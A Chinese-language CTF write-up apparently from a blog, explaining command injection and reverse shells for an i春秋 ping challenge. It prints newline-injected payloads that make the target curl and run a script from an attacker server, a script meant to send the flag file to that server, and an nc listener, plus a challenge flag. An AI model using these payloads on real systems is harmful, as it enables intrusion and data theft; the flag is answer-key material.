i春秋 死亡ping命令 原理学习（命令执行+shell反弹）+复现

原创

AAAAAAAAAAAA66 已于 2022-01-18 23:03:12 修改 167 收藏
分类专栏： CTF -WEB 学习 文章标签： 网络 服务器 tcp/ip
于 2021-12-14 12:43:23 首次发布

感谢 doulicau和chesterblue老哥的指导

本题用宝塔搭建环境下 在开放安全组的前提下，也需要将服务器的防火墙打开，因为国内的服务器一开始是默认关闭的。

打开防火墙命令：

```
iptables -I INPUT -p tcp --dport 8888 -j ACCEPT 开放8888端口命令
```

> 这题一开始先按照doulicau老哥的做法做的，一开始还不懂先是要反弹shell，当然尝试了会发现不行。
>
> 所以后面选择使用命令执行加重定向来获取信息，不过到我这又不行了。
>
> 但现在2021.1.18 还是没做出来 感觉是服务器对发出去的数据又有了限制，依旧是在最后一步报错。
>
> 不过其实没做出来也没关系，学到思路以及其中的操作才是最重要的。

这道题虽然墨迹了几天没做出来，但从中还是学到不少东西，所以写篇文章记录一下自己这几天的过程和收获。

目录

前置知识

题目

思路

复现步骤

FLAG

前置知识

命令执行：应用程序的某些功能需要调用可以执行系统命令的函数，如果这些函数的参数被用户控制，就有可能通过命令连接符将恶意命令拼接到正常的函数中，从而随意执行系统命令。

shell反弹：reverse shell，就是控制端监听在某TCP/UDP端口，被控端发起请求到该端口，并将其命令行的输入输出转到控制端。reverse shell与telnet，ssh等标准shell对应，本质上是网络概念的客户端与服务端的角色反转。

可能说的比较官方，说人话就是：

- 命令执行：正常的命令后面可以凭借危险的命令，系统会直接执行
- shell反弹：这有个前提是我们能控制被攻击机，我们控制它执行一些危险命令，但是输出是在被攻击机上面，所以我们通过反弹一个shell，被攻击机的输入，输出，都传到我们电脑上。

为什么要反弹shell

通常用于被控端因防火墙受限、权限不足、端口被占用等情形

假设我们攻击了一台机器，打开了该机器的一个端口，攻击者在自己的机器去连接目标机器（目标ip：目标机器端口），这是比较常规的形式，我们叫做正向连接。远程桌面，web服务，ssh，telnet等等，都是正向连接。那么什么情况下正向连接不太好用了呢？


1.某客户机中了你的网马，但是它在局域网内，你直接连接不了。

2.它的ip会动态改变，你不能持续控制。

3.由于防火墙等限制，对方机器只能发送请求，不能接收请求。

4.对于病毒，木马，受害者什么时候能中招，对方的网络环境是什么样的，什么时候开关机，都是未知，所以建立一个服务端，让恶意程序主动连接，才是上策。

题目




思路

- fuzz测试发现 %0a，%0b，可传入参数绕过过滤
- 搭建服务器，在服务器上放上1.sh文件（包含反弹shell 和打开flag文件代码）
- 通过命令执行让靶机下载1.sh文件
- 通过命令执行让靶机给1.sh文件加权限
- 打开服务器的监听端口
- 通过命令执行让靶机执行1.sh文件

复现步骤

fuzz测试（）前端有输入字符最长限制，我们放在bp做



（原谅我%0a的图没截到。。）


搭建服务器

自己看着别人的write up需要搭建服务器，还特意去学了一下。。。。

这里推荐一个白嫖阿里云服务器的教程（这两天刚我试了一下）


然后就是漫长的搭建服务器的过程，对于我这样一个新手非常不友好，但总算还是搞成了。

我用的方法是阿里云服务器+宝塔（有兴趣的同学可以去试一下）




在根目录创建1.sh文件

```
ls
cat /FLAG | ip地址 8088
```





```
127.0.0.1%0acurl 服务器ip/1.sh > /tmp/1.sh
```

命令执行让靶机下载你的1.sh文件 并放在tmp文件夹中




命令执行给1.sh文件加权限

```
127.0.0.1%0achmod 777 /tmp/1.sh
```




打开自己的服务器8088端口开始监听，得到靶机的输入输出

```
nc -lvp 8088
```



命令执行使靶机执行1.sh文件

```
127.0.0.1%0ash /tmp/1.sh
```



最后一步寄了，现在也没弄清是哪的问题，但是步骤和原理就是这样了，有懂得原因或是复现成功的大哥可以在评论区留言。

FLAG

虽然最后没复现成功，但该交的flag还是得交，不然感觉亏了很多，哈哈。

```
n1book{6fa82809179d7f19c67259aa285a7729}
```